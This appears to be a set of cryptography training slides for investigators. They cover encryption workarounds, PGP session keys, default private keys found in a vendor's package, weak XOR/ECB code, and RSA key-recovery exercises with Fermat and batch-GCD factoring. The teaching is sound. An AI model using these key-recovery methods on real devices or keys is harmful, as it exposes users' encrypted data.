- Hellman in 1980,
- It is a trade-off between Exhaustive Key Search, and Code Book Attacks,
- more expensive than an exhaustive search as it requires:
  - ▶  $2^n$  one-time pre-computations, using one known plaintext,
  - ▶ the storage of these  $2^n$  results,
  - ▶ the results are chains, that also have a cost to invert.
- speed-up attacks against memory space,
- useful when routinely attacking a cipher (eg. computing 1.68 To of tables allows for almost instant cracking of A5/1 cipher used in GSM communications).

## BRUTE FORCING - TMTD II



**Rainbow Tables are an improved version of Hellman's algorithm.**

# HOW KEYS ARE GENERATED ANYWAY?

There are three ways keys can be generated:

- By **Randomly** choosing the key from a PRNG,
- by **Deriving** the key from a password using a Key Derivation Function,
- by using a **Key agreement protocol** that requires interactions between involved parties.

## **Encryption and Law Enforcement**

- In the arms race between cryptographers and crypto-analysts. In terms of practical breaks, cryptographers are miles ahead.
- In a society that is ever more depending on the correct functioning of electronic communication services, technical protection of these service is mandatory,
- In the face of serious crimes, law enforcement may lawfully intrude privacy or break into security mechanisms of electronic communication,
- **proportionality** - collateral damages (class breaks)
- Resolving the encryption dilemma: collect and share best practices to circumvent encryption.

# ENCRYPTION WORKAROUNDS [KS17] I

*Any effort to reveal an unencrypted version of a target's data that has been concealed by encryption.*

## ■ Try to get the key:

### ▶ Find the key:

- physical searches for keys,
- password managers,
- web browser password database,
- in-memory copy of the key in computer's HDD / RAM.
- seize the key (keylogger).


### ▶ Guess the key:

- Whereas encryption keys are usually too hard to guess (eg. 128bits security is  $2^{128}$  trials (universe is  $2^{88}$  ns old)),
- passphrases are usually shorter to be memorizable, and are linked to the key,
- some systems have limitations on sorts of passwords (eg. 4/6 digits banking application),
- educated guess on the password from context,

# ENCRYPTION WORKAROUNDS [KS17] II

- educated guess from owner's other passwords,
- dictionaries and password generation rules <sup>(5)</sup>.
- Offline / online attacks (eg. 13 digits pw: 25.000 on an iphone VS matter of minutes offline),
- + beware devices protection when online (eg. iphone erase on repeated failures).

## ► Compel the key:



# ENCRYPTION WORKAROUNDS [KS17] III

## ■ Try to access the PlainText without the key:

### ▶ Exploit a Flaw:

- Weakness in the algorithm (more on that later),
- weakness in the random-number generator (more on that later),
- weakness in the implementation,
- bugs (eg. Gordon's exploit on android in 2015<sup>6</sup>),
- backdoors (eg. NSA NOBUS -Bullrun program- Dual EC-DRBG [BLN15])

### ▶ Access PlainText when in use:

- Access live system memory,
- especially useful against Full Disk Encryption,
- Seize device while in use,
- remotely hack the device,
- “Network Investigative Technique” (eg. Playpen case against tor).

► **Locate a PlainText copy:**

- Avoid encryption entirely,
- cloud providers (eg. emails),
- remote cloud storage (eg. iCloud),

## Takeaways:

- **No workaround works every time:** the fact that a target used encryption does not mean that the investigation is over.
- **some workarounds are expensive:** exploiting.
- **expertise may have to be found outside of the governments:** vendors' assistance?

## ENCRYPTION WORKAROUNDS [KS17] V

Technically, we can retain that crypto-systems have weaknesses:

- key generation,
- key length,
- key distribution,
- key storage,
- how users enter keys into the crypto-system,
- weakness in the algorithm itself / implementation,
- system / computer running the algorithm,
- crypto system used in different points in time,
- **users.**

---

<sup>5</sup><https://hashcat.net/hashcat/>

<sup>6</sup><https://cve.circl.lu/cve/CVE-2015-3860>

# WHEN CRYPTOGRAPHY HELPS INVESTIGATIONS

- authentication mechanisms between peers,
- openGPG can leak a lot of metadata
  - ▶ key ids,
  - ▶ subject of email in thunderbird,
- Bitcoin's Blockchain is public,
- correlating these data with external sources can yields interesting insights,
- More on this in AIL workshop.

## Pretty Good Privacy / Gnu Privacy Guard

# PRETTY GOOD PRIVACY / GNU PRIVACY GUARD

- PGP was Invented By Phil Zimmermann in 1991,
- Hybrid Cipher: asymmetric encryption with symmetric encryption,
- allows to sign communications and files for authentication,
- very low vulnerability count over the years <sup>7</sup>,
- One can generate collisions on short IDs though<sup>8</sup>,
- no Perfect Forward Secrecy,
- but sessions keys.


---

<sup>7</sup><https://cve.circl.lu/search/gnupg/gnupg>

<sup>8</sup><https://github.com/lachesis/scallion/>

# PRETTY GOOD PRIVACY / GNU PRIVACY GUARD


## Encryption Process



## Decryption Process



# PRETTY GOOD PRIVACY / GNU PRIVACY GUARD



# GNU PRIVACY GUARD: SESSION KEYS

## ■ Hands-on

Move into ~ / hands-on / GPGsessions

- We create two keys, one for the person being the focused of an investigation A (The Very Bad Guy), and one for a witness B (Mr. Good Guy),
- then, we encrypt two messages:
  - ▶ one from A to B: to\_encrypt\_relevant.asc,
  - ▶ and a note, form B to B (note): to\_encrypt\_irrelevant.asc,
- B's passphrase is "goodguypassphrase",
- act as B and extract the session key for to\_encrypt\_relevant.asc,
- act as a cop and use the session key to decrypt to\_encrypt\_relevant.asc,
- verifies that it does not work to decrypt to\_encrypt\_irrelevant.asc.

## **Broken Implementations**

# DEFAULT PRIVATE KEYS I

SonarG/sonarfinder-ibm-4.1.8.el7.jsonar.x86\_64.rpm:

Sonar Finder is part of SonarG and is distributed from <https://gbdi-packages.jsonar.com/> within

```
md5sum: a3e4792e1f37b58ff054e05499f69bad rhel7.x_IBM_Guardium_big_data_security_installer_4
```

As

```
./sonarfinder-ibm-4.1.8.el7.jsonar.x86_64.rpm
```

Inside this rpm resides default configuration for an apache catalina server:

```
./opt/sonarfinder/sonarFinder/conf/server.xml
```

with the following default:

```
<Certificate certificateKeyFile="${catalina.home}/sslCerts/jsonar.key"
              certificateFile="${catalina.home}/sslCerts/jsonar.crt"
              type="RSA" />
```

jsonar.key and jsonar.crt files are indeed present in the rpm.

They should instead be generated during the installation because otherwise they offer no protection to the users who to not take care of rotating these keys.

## Impact

Loss of confidentiality, integrity and authenticity.

# DEFAULT PRIVATE KEYS II

TOTAL RESULTS  
10

TOP COUNTRIES



United States 10

TOP SERVICES

Service	Count
HTTPS (8443)	9
HTTPS	1

TOP ORGANIZATIONS

Organization	Count
Amazon.com	7
SoftLayer Technologies	1
Microsoft Azure	1
Google Cloud	1

New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)

**jSonar - Login - Simplifying Security** [SSL Certificate](#)

Issued By: jSonar Inc.

Common Name: jSonar Inc.

Organization: jSonar Inc.

Issued To: jSonar Inc.

Common Name: jSonar Inc.

Organization: jSonar Inc.

Supported SSL Versions: TLSv1.2

HTTP/1.1 200

Cache-Control: must-revalidate, private

Expires: Mon, 3 Jan 2011 10:00:00 GMT

Strict-Transport-Security: max-age=0;includeSubdomains

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

Content-Security-Policy: upgrade-insecure-requests

...

**jSonar - Login - Simplifying Security** [SSL Certificate](#)

Issued By: jSonar Inc.

Common Name: jSonar Inc.

Organization: jSonar Inc.

Issued To: jSonar Inc.

Common Name: jSonar Inc.

Organization: jSonar Inc.

Supported SSL Versions: TLSv1.2

HTTP/1.1 200

Cache-Control: must-revalidate, private

Expires: Mon, 3 Jan 2011 10:00:00 GMT

Strict-Transport-Security: max-age=0;includeSubdomains

X-Frame-Options: SAMEORIGIN

X-Content-Type-Options: nosniff

X-XSS-Protection: 1; mode=block

Content-Security-Policy: upgrade-insecure-requests

...

Hello @jlhuynen, thank you for your report. Our product team has performed analysis on the reported issues and have determined the reported issue is not applicable due to reasoning below. Please let us know if you have any further questions or can provide additional information on the reported vulnerability.

They are generated and separate for every customer. This is the tomcat cert that the browser verifies. The customer generates these (we can't - because it is tied to a hostname of the customer).

# XOR ENCRYPTION

```
class SecureFileHandler:  
    @staticmethod  
    def encrypt_file(filepath, content, hash_source, encrypt, return_string_only=False):  
        msg_header = "SecureFileHandler encrypt_file"  
        enc_string = content  
        if encrypt:  
            with open(hash_source, 'r') as fp:  
                key = DispatcherUtils.get_hash_from_string("".join(fp.readlines()))  
            try:  
                cipher = XOR.new(key[:32])
```

# “CUSTOM” KEY DERIVATION FUNCTION I

```
sonar_salt = bytes.fromhex('a462e2029fffc63b')
sonar_crypt_rounds = 5

def evp_bytes_to_key(salt, data, count):
    """
    Derive the key and the IV from the given password and salt.
    """
    iv_len = 16
    key_len = 32

    data_bytes = bytes(data.encode('ascii'))

    data_and_salt = (data_bytes + salt)

    dtot = bytes_to_key_md(hashlib.sha1, data_and_salt, count)

    d = [dtot]
    while len(dtot) < (iv_len + key_len):
        d.append(bytes_to_key_md(hashlib.sha1, d[-1] + data_and_salt, count))
        dtot += d[-1]

    return dtot[:key_len], dtot[key_len:key_len + iv_len]
```

# AES-ECB

- Check out opt/sonarfinder/sonarFinder/sonardispatch/encryption.py

```
def _get_new_cipher(self):  
    return Cipher(algorithms.AES(key=self.key), modes.ECB(), backend=default_backend())
```

Where the Electronic Code Book mode is chosen.

- One can easily try to guess passwords length as padding is not randomized, but use rjust instead:

```
def _make_encryptable_as_64bytes(some_string):  
    return some_string.rjust(64).encode()
```

for instance using this small snippet of code:

```
seed = "123456789abcde"  
p = lambda n: (seed * n)  
blocks = []  
for i in range(1,5):  
    print(self.encrypt_text(p(i)))
```

You will obtain an output similar to this depending on your certificate cert.pem:

```
A+p/5lk1p+4BVy8IKE2YowPqf+ZZNafuAVcvCChNmKMD6n/mwTWh7gFXLwgoTZij978tU8k7UVjh4i4Wo2rDsQ==  
A+p/5lk1p+4BVy8IKE2YowPqf+ZZNafuAVcvCChNmKMCLqgaP4UVu+oRcNMkgB7wqSx6/yCifks18mG+FifbkQ==  
A+p/5lk1p+4BVy8IKE2Yo2JaxRTcVnYTFMCKJXXVjbxU/x+qCMzQ047lcbY2QTqSx6/yCifks18mG+FifbkQ==  
hRkVCQa2sjq2QTpX00AmDvo7MHZz+C8qie62/pem7cjbxU/x+qCMzQ047lcbY2QTqSx6/yCifks18mG+FifbkQ==
```

One can then easily guess how many 16 bytes blocks are needed to encipher this password.

## **Understanding RSA**

Ron **Rivest**, Adi **Shamir**, and Leonard **Adleman** in 1977:

- asymmetric crypto system,
- can encrypt and sign,
- messages are big numbers,
- encryption is basically multiplication of big numbers,
- creates a *trapdoor permutation*: turning  $x$  in  $y$  is easy, but finding  $x$  from  $y$  is hard.

# RSA “BY HAND”

- **Hands-on**, a sageMath script that is a toy example of RSA:

```
cd ~/hands-on/UsingRSA  
sage rsa.sage
```

- **Outputs:**

```
PlainText is: 1234567890  
p = random_prime(2^32) = 2312340619  
q = random_prime(2^32) = 2031410981  
n = p*q = 4697314125248937239  
phi = (p-1)*(q-1) = 4697314120905185640  
e = random_prime(phi) = 2588085603940229747  
d = xgcd(e, phi)[1] = -2102894211931680277  
Does d*e == 1?  
mod(d*e, phi) = 1  
CipherText y = power_mod(x, e, n) = 1454606910711062745  
Decrypted CT is: 1234567890
```

## ■ Hands-on:

~ / hands-on/ UsingRSA

- Decrypt message.bin
- generate a new private key,
- generate the corresponding public key,
- use this new key to encrypt a message,
- use this new key to decrypt a message.

# WITH ONLY ONE KEY

Several potential weaknesses:

- Key size too small: keys up to 1024 bits are breakable given the right means,
- close p and q,
- unsafe primes, smooth primes,
- broken primes (FactorDB, Debian OpenSSL bug).
- signing with RSA-CRT (instead of RSA-PSS)

## WITH A SET OF KEYS

Several potential weaknesses:

- share moduli: if  $n_1 = n_2$  then the keys share p and q,
- share p or q,

**In both case, it is trivial to recover the private keys.**

# BREAKING SMALL KEYS<sup>9</sup>

## ■ Hands-on:

~ / hands-on/SmallKey

- what is the key size of smallkey?
- what is n?
- what is the public exponent?
- what is n in base10?
- what are p and q?

**Let's generate the private key:** using p, then using q.

---

<sup>9</sup><https://www.sjoerdlangkemper.nl/2019/06/19/attacking-rsa/>

# CLOSE PRIME FACTORS

## ■ Hands-on:

~ / hands-on/ ClosePQ

## ■ use Fermat Algorithm<sup>10</sup> to find **both p and q**:

```
def fermatfactor(N):
    if N <= 0: return [N]
    if is_even(N): return [2,N/2]
    a = ceil(sqrt(N))
    while not is_square(a^2-N):
        a = a + 1
    b = sqrt(a^2-N)
    return [a - b,a + b]
```

---

<sup>10</sup><http://facthacks.cr.ypy.to/fermat.html>

# SHARED PRIME FACTORS

Researchers have shown that several devices generated their keypairs at boot time without enough entropy<sup>11</sup>:

```
prng.seed(seed)
p = prng.generate_random_prime()
// prng.add_entropy()
q = prng.generate_random_prime()
n = p*q
```

Given  $n=pq$  and  $n'=pq'$  it is trivial to recover the shared  $p$  by computing their **Greatest Common Divisor (GCD)**, and therefore **both private keys**<sup>12</sup>.

“They cracked about 13000 of them”

---

<sup>11</sup>Bernstein, Heninger, and Lange: <http://facthacks.cr.yp.to/>

<sup>12</sup><http://www.loyalty.org/~schoen/rsa/>

# SHARED PRIME FACTORS

- **Hands-on:**

- ~ / hands-on/ SharedPrimeFactor

- Read README.txt, you have a challenge to solve :
  - ▶ the *answers* folder should be left alone for now,
  - ▶ *scripts* contains scripts that may be useful to solve the challenge,
  - ▶ *attempts* may hold your attempt are generating private keys.
  - ▶ *bgcd-bd.sage* contains Daniel J. Bernstein's algorithm for computing RSA collisions in batches.

## **Hands-on: Exploiting Weaknesses in RSA – at bigger scale –**

# SNAKE OIL CRYPTO<sup>13</sup> - PROBLEM STATEMENT

We reckon that IoT devices **are often the weakest devices** on a network:

- Usually the result of cheap engineering,
- sloppy patching cycles,
- sometimes forgotten—not monitored (remember the printer sending sysmon?),
- few hardening features enabled.

**We feel a bit safer when they use TLS, but we what you now know about RSA, should we?**

---

<sup>13</sup><https://github.com/d4-project/snake-oil-crypto>

# SNAKE OIL CRYPTO - GCD

In Snake-Oil-Crypto we compute GCD<sup>14</sup> between:

- between certificates having the same issuer,
- between certificates having the same subject,
- on keys collected from various sources (PassiveSSL, Certificate Transparency, shodan, censys, etc.),
- python + redis + postgresql <sup>15</sup>

**“Check all the keys that we know of for vendor X”**

---

<sup>14</sup>using Bernstein's Batch GCD algorithm

<sup>15</sup><https://github.com/D4-project/snake-oil-crypto/>

## Quick Demo:

- Let's check how strong are the RSA keys in our database...
- check some results on <https://misp-eurolea.enforce.lan>
- how bad can it be?
- do you find some vendors we should notify?

# SNAKE OIL CRYPTO - MISP FEED

## Selected

Attribute: 38881

Name:

10249387753767103692784797669342525

23074219175683630992148118304595605

75180010502476601870179705314944541

9595028930317744182164352583049106

607645204813147

Category:

Type: attribute

Comment:

Actions

MISP MISP MISP MISP MISP MISP

event: (4881) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2997) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2487) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2773) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2806) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2773) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2884) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2894) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2884) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2884) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2884) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2773) Snake-Oil-Crypto-Daily-Output-2... MISP

event: (2884) Snake-Oil-Crypto-Daily-Output-2... MISP

attribute: 1024

attribute: RSA

attribute: 1024

attribute: RSA

event: (4879) Sna

# SNAKE OIL CRYPTO - MISP FEED

The MISP feed:

- **Allows** for checking automatic checking by an IDS on hashed values,
- **contains** thousands on broken keys from a dozen of vendors,
- **will be accessible upon request ([info@circl.lu](mailto:info@circl.lu)).**

In the future:

- **Automatic** the vendor checks by performing TF-IDF on x509's subjects,
- **automatic** vendors notification.

## **Hands-on: Exploiting Weaknesses in RSA**

**– enter D4-project –**

## PROBLEM STATEMENT

- CSIRTs (or private organisations) build their **own honeypot, honeynet or blackhole monitoring network**
- Designing, managing and operating such infrastructure is a tedious and resource intensive task
- **Automatic sharing** between monitoring networks from different organisations is missing
- Sensors and processing are often seen as blackbox or difficult to audit


# OBJECTIVE

- Based on our experience with MISP<sup>16</sup> where sharing played an important role, we transpose the model in D4 project
- Keeping the protocol and code base **simple and minimal**
- Allowing every organisation to **control and audit their own sensor network**
- Extending D4 or **encapsulating legacy monitoring protocols** must be as simple as possible
- Ensuring that the sensor server has **no control on the sensor** (unidirectional streaming)
- Don't force users to use dedicated sensors and allow **flexibility of sensor support** (software, hardware, virtual)


---

<sup>16</sup><https://github.com/MISP/MISP>

# D4 OVERVIEW



# D4 OVERVIEW - CONNECTING SENSOR NETWORKS



**Keep** a log of links between:

- x509 certificates,
- ports,
- IP address,
- client (ja3),
- server (ja3s),

*"JA3 is a method for creating SSL/TLS client fingerprints that should be easy to produce on any platform and can be easily shared for threat intelligence."<sup>17</sup>*

**Pivot** on additional data points during Incident Response

---

<sup>17</sup><https://github.com/salesforce/ja3>

## D4 - TLS FINGERPRINTING

- **Hands-on:**

- ~ / hands-on/ TLSinspection

- open stripped.pcap
  - what is the admin password?
  - bummer, it's encrypted,
  - what is the admin password?

## D4 - full chain demo.

- ✓ sensor-d4-tls-fingerprinting<sup>18</sup>: **Extracts** and **fingerprints** certificates, and **computes** TLSH fuzzy hash.
- ✓ analyzer-d4-passivessl<sup>19</sup>: **Stores** Certificates / PK details in a PostgreSQL DB.
- snake-oil-crypto<sup>20</sup>: **Performs** crypto checks, push results in MISP for notification
- lookup-d4-passivessl<sup>21</sup>: **Exposes** the DB through a public REST API.

---

<sup>18</sup>[github.com/D4-project/sensor-d4-tls-fingerprinting](https://github.com/D4-project/sensor-d4-tls-fingerprinting)

<sup>19</sup>[github.com/D4-project/analyzer-d4-passivessl](https://github.com/D4-project/analyzer-d4-passivessl)

<sup>20</sup>[github.com/D4-project/snake-oil-crypto](https://github.com/D4-project/snake-oil-crypto)

<sup>21</sup>[github.com/D4-project/lookup-d4-passivessl](https://github.com/D4-project/lookup-d4-passivessl)

## GET IN TOUCH IF YOU WANT TO JOIN/SUPPORT THE PROJECT, HOST A PASSIVE SSL SENSOR OR CONTRIBUTE

- Collaboration can include research partnership, sharing of collected streams or improving the software.
- Contact: [info@circl.lu](mailto:info@circl.lu)
- <https://github.com/D4-Project> -  
[https://twitter.com/d4\\_project](https://twitter.com/d4_project)

# REFERENCES |

-  **TPM-FAIL: TPM MEETS TIMING AND LATTICE ATTACKS, 29TH USENIX SECURITY SYMPOSIUM (USENIX SECURITY 20) (BOSTON, MA), USENIX ASSOCIATION, AUGUST 2020.**
-  **NADHEM J. AL FARDAN AND KENNETH G. PATERSON, LUCKY THIRTEEN: BREAKING THE TLS AND DTLS RECORD PROTOCOLS, PROCEEDINGS OF THE 2013 IEEE SYMPOSIUM ON SECURITY AND PRIVACY (WASHINGTON, DC, USA), SP '13, IEEE COMPUTER SOCIETY, 2013, PP. 526–540.**
-  **ROSS J. ANDERSON, SECURITY ENGINEERING: A GUIDE TO BUILDING DEPENDABLE DISTRIBUTED SYSTEMS, 2 ED., WILEY PUBLISHING, 2008.**
-  **JEAN-PHILIPPE AUMASSON, SERIOUS CRYPTOGRAPHY: A PRACTICAL INTRODUCTION TO MODERN ENCRYPTION, NO STARCH PRESS, 2017.**
-  **DANIEL J. BERNSTEIN, TANJA LANGE, AND RUBEN NIEDERHAGEN, DUAL EC: A STANDARDIZED BACK DOOR, IACR CRYPTOLOGY EPRINT ARCHIVE 2015 (2015), 767.**

## REFERENCES II

-  NAOMI BINGER, JOOP VAN DE POL, NIGEL P. SMART, AND YUVAL YAROM, “OOH AAH... JUST A LITTLE BIT”: A SMALL AMOUNT OF SIDE CHANNEL CAN GO A LONG WAY, CRYPTOGRAPHIC HARDWARE AND EMBEDDED SYSTEMS – CHES 2014 (BERLIN, HEIDELBERG) (LEJLA BATINA AND MATTHEW ROBshaw, EDs.), SPRINGER BERLIN HEIDELBERG, 2014, PP. 75–92.
-  DIETER GOLLMANN, COMPUTER SECURITY (3. ED.), WILEY, 2011.
-  THIBAUT HECKMANN, REVERSE ENGINEERING SECURE SYSTEMS USING PHYSICAL ATTACKS, Ph.D. THESIS, 2018, THÈSE DE DOCTORAT DIRIGÉE PAR NACCACHE, DAVID MATHÉMATIQUES PARIS SCIENCES ET LETTRES 2018.
-  M. HELLMAN, A CRYPTANALYTIC TIME-MEMORY TRADE-OFF, IEEE TRANS. INF. THEOR. **26** (2006), NO. 4, 401–406.
-  ORIN S. KERR AND BRUCE SCHNEIER, ENCRYPTION WORKAROUNDS, SSRN ELECTRONIC JOURNAL (2017).

## REFERENCES III

-  KOHEI MATSUDA, TATSUYA FUJII, NATSU SHOJI, TAKESHI SUGAWARA, KAZUO SAKIYAMA, YU-ICHI HAYASHI, MAKOTO NAGATA, AND NORIYUKI MIURA, A 286 F2/CELL DISTRIBUTED BULK-CURRENT SENSOR AND SECURE FLUSH CODE ERASER AGAINST LASER FAULT INJECTION ATTACK ON CRYPTOGRAPHIC PROCESSOR, IEEE JOURNAL OF SOLID-STATE CIRCUITS **53** (2018), NO. 11, 3174–3182.
-  ALFRED J. MENEZES, SCOTT A. VANSTONE, AND PAUL C. VAN OORSCHOT, HANDBOOK OF APPLIED CRYPTOGRAPHY, 1ST ED., CRC PRESS, INC., BOCA RATON, FL, USA, 1996.
-  DAG ARNE OSVIK, ADI SHAMIR, AND ERAN TROMER, CACHE ATTACKS AND COUNTERMEASURES: THE CASE OF AES, TOPICS IN CRYPTOLOGY – CT-RSA 2006 (BERLIN, HEIDELBERG) (DAVID POINTCHEVAL, ED.), SPRINGER BERLIN HEIDELBERG, 2006, PP. 1–20.
-  JOINT REPORTS, FIRST REPORT OF THE OBSERVATORY FUNCTION ON ENCRYPTION, TECH. REPORT, EUROPOL - EC3, 2019.

## REFERENCES IV

- 
- YUVAL YAROM AND KATRINA FALKNER, *FLUSH+RELOAD: A HIGH RESOLUTION, LOW NOISE, L3 CACHE SIDE-CHANNEL ATTACK*, 23RD USENIX SECURITY SYMPOSIUM (USENIX SECURITY 14) (SAN DIEGO, CA), USENIX ASSOCIATION, AUGUST 2014, PP. 719–732.